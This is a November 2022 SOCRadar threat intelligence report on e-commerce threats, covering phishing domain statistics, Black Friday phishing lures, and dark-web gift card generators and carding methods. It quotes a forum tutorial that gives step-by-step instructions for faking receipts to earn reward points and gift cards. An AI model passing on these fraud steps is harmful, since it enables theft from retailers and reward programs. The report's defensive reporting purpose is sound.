SOCRadar®

'E-commerce is The Third Targeted Industry by Phishing Attacks'

E-Commerce Threat Landscape Report

NOVEMBER 2022

EXECUTIVE SUMMARY

Consumers online shop more frequently for items from groceries to school supplies during the COVID-19 pandemic. This growing market became even more interesting for financially-motivated threat actors.

E-commerce business owners are aware of the increasing cyber security issues and taking measures accordingly. However, big and small, e-commerce shops are still prime targets for web skimming attacks, extortion, vulnerabilities, and other threats. The threat landscape of e-commerce is expanding with new technologies, automated tools, and bot armies.

In this report, we will focus on what threat intelligence and brand protection could do for the E-commerce industry to minimize fraud losses in four key areas that fraudsters and threat actors operate: "1- Phishing 2- Credit Card Fraud 3- Fraudulent gift cards, reward points in the dark web and 4- Credential Stuffing."

KEY FINDINGS

- The total number of possible phishing domains for different e-commerce websites detected by Phishing Radar, a free SOCRadar Labs service, shows that the figures are only for the "com" top-level domain.
- E-commerce is the third targeted industry by threat actors using impersonating domains.
- According to the SOCRadar platform data threat actors use the ".com" extension very heavily.
- While almost 80 % of the threat actors preferred free registrars to register phishing domains in 2020, this percentage dropped to 32% in 2022. Threat actors adopted HTTPS (almost 70%) in 2022.
- Threat actors are selling/sharing gift card code generators for various e-commerce websites and credit card checker software.
- Phishing attacks hit an all-time high in 2021. With more than 300,000 attacks recorded in December 2021. These incidents have become more than three times as typical as they were less than two years ago.
- Within the share of credential stuffing attacks in different industries by login traffic, 91% of traffic in the e-commerce industry was perceived as a credential stuffing attempt.
- Threat actors still have 17.4 million active credit cards that they can use to purchase whatever they want. Some of these cards are not valid or expired, and some credentials are already changed. On the other hand, threat actors would use every bit of information to gain money or protection.

Black Friday is Coming!


The cyber five weekend (from Black Friday to Cyber Monday) is a substantial period for the e-commerce industry. Almost $34 billion was spent during this weekend in 2021 (1). However, this revenue was 1.4% less than in the same period in 2020.

Another trend observed during the 2021 holiday season was that consumers started their holiday shopping earlier because of supply chain problems due to COVID-19. Last year, around 55% of online stores started their sales events before November (2).

A recent report by Juniper Research projects that the global loss caused by e-commerce fraud will exceed $41 billion by the end of 2022. It is also predicted that by the end of the following year, this amount will increase another 16% and reach $48 billion.

In this report, we will focus on what threat intelligence and brand protection could do for the e-commerce industry to minimize fraud losses in four key areas in that fraudsters and threat actors operate: phishing, credit card fraud, fraudulent gift cards, reward points, and credential stuffing.

Holiday Phishing: E-commerce is The Third Targeted Industry by Phishing Attacks



Landing pages, scam sites for "Black Friday" "Black Friday"

Hello everyone.

I am looking for someone who can make landing pages on the theme "Black Friday".


I would be grateful if someone would throw in templates for an example in PM.

Tg: @ ******

In a hacker forum monitored by SOCRadar, a hacker is recruiting someone to make Black Friday-themed landing page. (Source: SOCRadar)

As a widely-known fact, phishing is one of the oldest cyberattacks in which attackers use email, text messages, phone calls, or websites to scam their victims. Attackers use techniques like social engineering to steer their victims to carefully constructed phony impersonating websites or malicious links.

Victims' passwords, financial data, login credentials, and other sensitive personal data could be harvested. Hacking, identity theft, and other malicious uses of this information could cause monetary damages.



Black Friday Deals Are Available!

do-not-...

to me

Thu, Oct 31, 2:59 AM (4 days ago)

Dear Amazon.com Customer,

2019 Black Friday is here! We have collected this year's best products and lowest prices, as usual!

Black Friday Deals Are Here

Our Black Friday 2019 store is officially open and the deals are live! This year we focus on deals on our own product such as the Amazon Echo, Echo Dot and Fire TV. Here are some of our best prices (all prices are correct at the time of publication):

- Fire TV Stick with Alexa Voice Remote + Echo Dot for $69.98 (save $20) - product link
- Certified Refurbished Echo Dot (2nd Generation) (Black) for $34.99 ($10) - product link
- All-new Echo (2nd Gen) - Buy 3, Save $50 - product link

Sign up for Amazon Prime to get free two-day shipping and 30-minute early access to Amazon Black Friday Deals! Sign up now and you will get a free 30-day trial period.


For More Great Deals

A phishing email impersonating Amazon.com (Source: CybeReady)

The holiday season, especially days like Black Friday or Cyber Monday, presents many opportunities for scammers. Customers should be extra careful about emails during this holiday season. "Fake" delivery notifications and messages about items you never ordered are common phishing campaign subjects. Emails rushing you to click a link is a red flag. Other red flags are unbelievably cheap items and sellers asking for gift cards to pay balances.


The Big Picture

One of the indicators of phishing is the number of impersonating domains imitating a website to harvest personal data. Since these phony websites need to be registered to allow connection and they use a similar domain name (typosquatting) to the original website to prevent easy detection, the number of domains imitating an e-commerce website can easily be enumerated.




A total number of impersonating domains for various e-commerce websites from all over the world. (Source: SOCRadar Labs Phishing Radar)

The funnel chart on the previous page shows the total number of possible phishing sites for different e-commerce websites detected by Phishing Radar, a free SOCRadar Labs service. The numbers are for the "com" top-level domain only. For example, amazon.co.uk and other local domains are not included in amazon.com.




Number of detected impersonating domains by sector in first ten months of 2022. (Source: SOCRadar)

The figure above shows that e-commerce is the third targeted industry by threat actors using impersonating domains.



The number of detected impersonating domains by the top-level domain (TLD). (Source: SOCRadar) "com" is a top-level domain (TLD) intended for commerce entities but used for general purposes. The previous figure shows that threat actors use the .com extension very heavily.



The percentage of http vs https use for impersonating domains. (Source: SOCRadar)

While almost 80 % of the threat actors preferred free registrars to register phishing domains in 2020, this percentage dropped to 32% in 2022. Because SSL/TLS certificate helps to convince the victims about the website's safety.


Seeing the HTTPS (the nice padlock sign) at the beginning of the URL gives a false sense of security to the users. Also, almost all modern browsers warn users not to proceed if the site uses HTTP. Therefore, as shown in the figure above, the threat actors adopted HTTPS (nearly 70%) in 2022.

Gifts of the Dark Web: Coupons and Gift Cards on the Holiday Season

One of the most loved gift choices is gift cards during the holiday season. It solves the problem of choosing a gift for the giver. It allows recipients to purchase whatever they want or need. However, some gift cards create much more significant issues for e-commerce websites.

If an algorithm for creating gift codes is faulty or too easy to crack, cyber attackers could create their gift cards. Some examples below describe how to get illicit free gift cards or promo codes.

Gift Card Code Generators



[2022] Amazon Gift Card Code Generator + Checker [HQ] [VERY FAST]

By [redacted]


Posted August 19

The New Amazon Gift Card Code Generator + Checker Cracked Version And Working !

Okay now let's get onto features this beast holds within.

DeathByCaptcha Support
Proxyless Cracking on the left side.
DeathByCaptcha Checking on the right side.
Auto Exports ALL Orders in the last 6 months to .CSV format to make it look professional.
Auto Exports ALL Addresses / Phone Numbers for the account to .CSV format just incase when logging in you have security questions come up.
You can chose to export the list in simple and detailed views will explain a little more on this further down.
You can run this multi threaded.
Sexy ASS GUI for the product.

DOWNLOAD LINK:



CARDING AIO Giftcard Generator By Acquire | Amazon, Fortnite, Steam, Netflix, Minecraft and more [2022]

[redacted] · [redacted] · 2022 acquire aio amazon by fortnite generator giftcard minecraft netflix steam

Forums › [redacted] › Blackhat Tutorial

11 Mar 2021


This is a giftcard generator for Amazon, Roblox, Fortnite, Ebay, Netflix, iTunes, Paypal, Playstation, Steam, Xbox and Minecraft.

```
C:\Users\dark\Desktop\AIO-Giftcard-Generator-By-Acquire\AIOgenerator by Acquire.exe

GC GEN by Acquire

https:/[redacted]

1. Amazon
2. Roblox
3. Fortnite
4. Ebay
5. Netflix
6. iTunes
7. Paypal
8. Playstation
9. Steam
10. Xbox
11. Minecraft
```



Gift Card Generator By MT_SOFT

creativimama · [redacted]

Gift Card Generator By MT_SOFT

Ebay 15.55.28-07.09.2022.txt

6


```
4L21JDBEKD
2O50ZYH8IW
TYEHIJUEYL
TWRRWK4L3U
M1MQPYTIL9
JMQVW57J11
```

Download Link :

Three gift card code generator posts. (Source: SOCRadar)

Threat actors sell or share their ware in the markets or forums on the dark web. In the three posts detected by SOCRadar, threat actors are selling/ sharing gift card code generators for various e-commerce websites and credit card checker (you can learn more about checkers in the next section) software.

Free Gift Card Carding Methods



How To Get Free Gift Cards Private Method Get It Before It Gets Patched!

Discussion in 'Latest Carding Tutorials' started by [redacted], Oct 20, 2021.

[redacted], Oct 20, 2021

(I used this method today to get $50 Amazon Gift Card and $50 Google Play Gift Card)

1. Go to the google play / App Store and download the Fetch Rewards app.
2. Create an account and if prompted, use the referral code 3H7JEW for a 2,000 point bonus when you complete your first scan.
3. Once you create your account (If you weren't prompted for a referral code, head to the "Me" Tab, and go to Referral code, and put that code in.
4. Next, you want to go to https://ex[redacted]nse.com/
5. Once you get to that site, scroll down to where you see "Itemized Receipt" and click on that.
6. Once you're there, you can put whatever store you want (I recommend Walmart) and then put a fake address, date, etc.
7. Go back to the fetch rewards app and look at all the HIGH REWARDING purchases will give you
8. Copy the name of the item word for word, along with the required amount of items you must buy, and make a fake price for it on the site.
9. After that, repeat the 8th step over and over again until you have at least 10-15 items on your receipt and click GENERATE RECEIPT
10. Go to your fetch rewards app and press the camera to take a picture of the receipt and get your points


With this method, I was able to get roughly 25,000 points ($25) in 10 minutes.
With it, I redeemed a $25 dominos pizza gift card and ordered myself a large pizza with a drink all for free. I suggest you check this out because its a pretty simple and fast method to make yourself some money. They also offer gift cards for places like Best Buy, amazon, target, etc so its WORTH IT.

NOTE: IT TAKES 3 DAYS TO RECEIVE A GIFT CARD AFTER YOU HAVE USED YOUR POINTS BUT IF YOU HAVE ANOTHER DEVICE, YOU CAN DO IT ALL OVER AGAIN TO KEEP GETTING MORE CARDS AND MORE MONEY

Selling E-Gift Cards

A dark web post describing e-gift carding methods. (Source: SOCRadar)

In the post above, the threat actor describes how to get gift cards from a shopping reward app (Amazon and Google Play). There is an unpatched vulnerability, and the threat actor exploits this vulnerability using another app to generate fake receipts. The threat actor then uses the receipts to collect reward points and gift cards.



Walmart Gift Card Carding method

[redacted], 1 [redacted]n Money

[redacted]

